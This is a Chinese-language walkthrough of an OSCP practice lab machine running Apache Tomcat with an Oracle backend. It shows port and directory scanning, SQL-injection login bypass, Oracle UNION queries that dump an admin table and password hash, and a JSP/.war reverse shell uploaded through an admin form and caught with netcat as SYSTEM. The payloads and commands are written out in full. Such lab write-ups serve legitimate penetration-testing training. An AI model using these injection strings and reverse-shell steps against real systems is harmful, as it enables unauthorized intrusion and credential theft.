10.11.1.222

- 一、信息收集
 - 使用nmap进行端口扫描

nmap -sV -A 10.11.1.222


```
-(kali⊛ kali)-[~/oscp/10.11.1.222]
 -$ cat nmap ports.txt
# Nmap 7.92 scan initiated Tue Nov 23 04:53:08 2021 as: nmap -sV -
A -o /home/kali/nmap ports.txt 10.11.1.222
Nmap scan report for 10.11.1.222
Host is up (0.28s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT
        STATE SERVICE
                             VERSION
135/tcp open msrpc
                             Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
1521/tcp open oracle-ths Oracle TNS listener 1.2.0.0.0 (unauth
orized)
2030/tcp open oracle-mts Oracle MTS Recovery Service
3389/tcp open ms-wbt-server Microsoft Terminal Services
  rdp-ntlm-info:
    Target Name: CHRIS
    NetBIOS Domain Name: CHRIS
    NetBIOS Computer Name: CHRIS
   DNS Domain Name: chris
   DNS Computer Name: chris
    Product Version: 10.0.17763
    System Time: 2021-11-23T09:53:41+00:00
 ssl-date: 2021-11-23T09:53:54+00:00; +2s from scanner time.
  ssl-cert: Subject: commonName=chris
 Not valid before: 2021-09-14T11:47:03
 Not valid after: 2022-03-16T11:47:03
8009/tcp open ajp13
                            Apache Jserv (Protocol v1.3)
 aip-methods:
    Supported methods: GET HEAD POST OPTIONS
8080/tcp open http
                            Apache Tomcat 9.0.19
 http-favicon: Apache Tomcat
 http-title: Apache Tomcat/9.0.19
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
  smb2-security-mode:
    3.1.1:
     Message signing enabled but not required
  smb2-time:
    date: 2021-11-23T09:53:45
    start date: N/A
 clock-skew: mean: 1s, deviation: 0s, median: 0s
Service detection performed. Please report any incorrect results a
t https://nmap.org/submit/ .
 Nmap done at Tue Nov 23 04:53:53 2021 -- 1 IP address (1 host up
 scanned in 44.93 seconds
```

• 使用nmap进行漏洞扫描,但是并没有结果

```
nmap --script vuln 10.11.1.222
```

```
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
1521/tcp open oracle-tns Oracle TNS listener 1.2.0.0.0 (unauthorized)
2030/tcp open oracle-mts Oracle MTS Recovery Service
3389/tcp open ms-wbt-server Microsoft Terminal Services
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8080/tcp open http Apache Tomcat 9.0.19
```

- smb扫描未有结果, apache扫描相应版本漏洞未有结果
- 利用浏览器登陆8080端口



• 接着使用gobuster扫描一下8080端口下的网页目录


☐\$ gobuster dir -u https:10.11.1.217 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o gubuster_https.txt

```
-(kali⊛ kali)-[~/oscp/10.11.1.222]
 -$ cat gubuster http.txt
                      [Size: 0]
                                [--> /blog/]
/bloa
                      [Size: 0] [-->=/docs/]
/docs
                      [Size: 0] [--> /manager/]
/manager
/http%3A%2F%2Fwww
                      [Size: 1169]
/http%3A%2F%2Fyoutube [Size: 1169]
                      [Size: 1169]
/http%3A%2F%2Fblogs
/http%3A%2F%2Fblog
                      [Size: 1169]
/**http%3A%2F%2Fwww
                      [Size: 1169]
                      [Size: 1160]
/External%5CX-News
/http%3A%2F%2Fcommunity [Size: 1169]
/http%3A%2F%2Fradar [Size: 1169]
/http%3A%2F%2Fjeremiahgrossman [Size: 1169]
/http%3A%2F%2Fweblog [Size: 1169]
/http%3A%2F%2Fswik
                      [Size: 1169]
```

• 依次扫描每一个目录的子目录,并且使用网页和curl命令进行访问,最总得到blog/目录可以被访问,其余的目录不可以被访问,或者是没有价值


二、漏洞利用

• 进入blog/目录并查看



- 经过测试,在登陆窗口可以利用sql注入,但是只限于绕过密码封锁,不能够得到用户的密码和账号等信息
- 使用注入语句进行注入, 密码随便填:


admin' or 1=1 or '1'='1



Login Form



• 然后,我们就能进入到第二个窗口界面



Admin Login | Logout

Main Page

Welcome to the blog admin' or 1=1 or '1'='1 You may search for blog entries by author

Author:

- 在这个界面使用sql注入,我们可以得到账户以及密码
- 相关的Oracle SQL注入链接:



SecurityIdiots - A Blog to keep a note of stuff we explore

Blog entry from null with title SYSTEM PRIVILEGE MAP from 0 Blog entry from null with title TABLE PRIVILEGE MAP from 0 Blog entry from null with title USER PRIVILEGE MAP from 0 Blog entry from null with title WEB ADMINS from 0 Blog entry from null with title WEB CONTENT from 0 Blog entry from null with title WEB USERS from 0 Blog entry from null with title WRI\$ ADV ASA RECO DATA from 0 Blog entry from null with title WRI\$ HEATMAP TOPN DEP1 from 0 Blog entry from null with title WRI\$ HEATMAP TOPN DEP2 from 0 Blog entry from null with title WRR\$_REPLAY CALL FILTER from 0 Blog entry from null with title XDB\$IMPORT NM INFO from 0 Blog entry from null with title XDB\$IMPORT PT INFO from 0 Blog entry from null with title XDB\$IMPORT QN INFO from 0 Blog entry from null with title XDB\$IMPORT TT INFO from 0 Blog entry from null with title XDB\$XIDX IMP T from 0 Blog entry from null with title XDB INDEX DDL CACHE from 0

- 但是请注意,我们得到的且需要的结果只是包含在有ADMIN名称的表里面,另外一张表并没有能让我们登录到机器的信息
- 查看表的行和列

0' union select column_name,'1',1 from all_tab_columns where table_name='WEB_ADMINS'--

0' union select column_name,'1',1 from all_tab_columns where table_name='WEB_ADMINS'-- //用户管理员表查询列 Blog entry from ADMIN_ID with title 1 from 1 Blog entry from ADMIN_NAME with title 1 from 1 Blog entry from PASSWORD with title 1 from 1


获取密码

0' union select ADMIN_NAME,'1',1 from WEB_ADMINS--Blog entry from admin with title 1 from 1

0' union select PASSWORD,'1',1 from WEB_ADMINS--

Blog entry from d82494f05d6917ba02f7aaa29689ccb444bb73f20380876cb05d1f37537b7892 with title 1 from 1 $^{-1}$

- 我们发现密码是使用哈希进行加密的,于是可以使用工具进行解密,这里用网上的解密网站进行解密,得到密码是 adminadmin
- 得到密码后我们应该进行利用,但是请注意,尽管rdp端口是打开的,但是我们无法使用得到的账户以及密码通过rdp进行登录,会显示我们的密码是错误的,这时候我们应该仔细观察,会发现第二个登录窗口上面有一个管理员登录的按钮,而我们刚才得到的账号与密码也正是管理员的




Admin Login | Logout

Main Page


Welcome to the blog admin' or 1=1 or '1'='1You may search for blog entries by author

Author:	
search	

• 再次输入账号与密码



Admin Login Form



• 然后发现是个可以上传文件的界面



Home bbnb Logout

Main Admin Page


Welcome to the admin interface As an admin it is possible to expand on the services by uploading additional code

File Upload:

Select a file to upload:




- 接下来让我们来上传反弹shell到靶机上面
- 相关反弹shell创建的链接:



⊕ Web Clip

Apache Tomcat Manager .war reverse shell | VK9 Security



• 创建shell

• 创建接收shell的端口(这里推荐使用netcat, msf有时候会连不上)

```
___(kali⊛ kali)-[~]

-$ nc -nvlp 9999

listening on [any] 9999 ...
```

• 上传创建的文件



 $\label{thm:condition} \begin{tabular}{ll} Uploaded Filename: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\blog\rshell.war for the program of the p$


在web上打开/blog/rshell.war文件,如果打不开或接收不到反弹的shell,我们可以解压本地的人rshell.war文件,将里面的jsp文件上传到web

```
(kali⊗ kali) - [~/oscp/10.11.1.222]

$ sudo unzip rshell.war

Archive: rshell.war

creating: WEB-INF/
inflating: WEB-INF/web.xml
inflating: jgzawvlqezezl.jsp
```



Home bbnb Logout


Main Admin Page

Welcome to the admin interface As an admin it is possible to expand on the services by uploading additional code

File Upload:

Select a file to upload:

浏览... jgzawvlqezezl.jsp Upload File



Uploaded Filename: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\blog\jgzawvlqezezl.jsp

- 如果没有看到上张图的结果,重启靶机或检查网络连接是否顺利
- 大功告成

```
_____(kali⊗ kali) - [~]
$ nc -nvlp 9999
listening on [any] 9999 ...
connect to [192.168.119.158] from (UNKNOWN) [10.11.1.222] 49718
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0>whoami
whoami
nt authority\system

C:\Program Files\Apache Software Foundation\Tomcat 9.0>■
```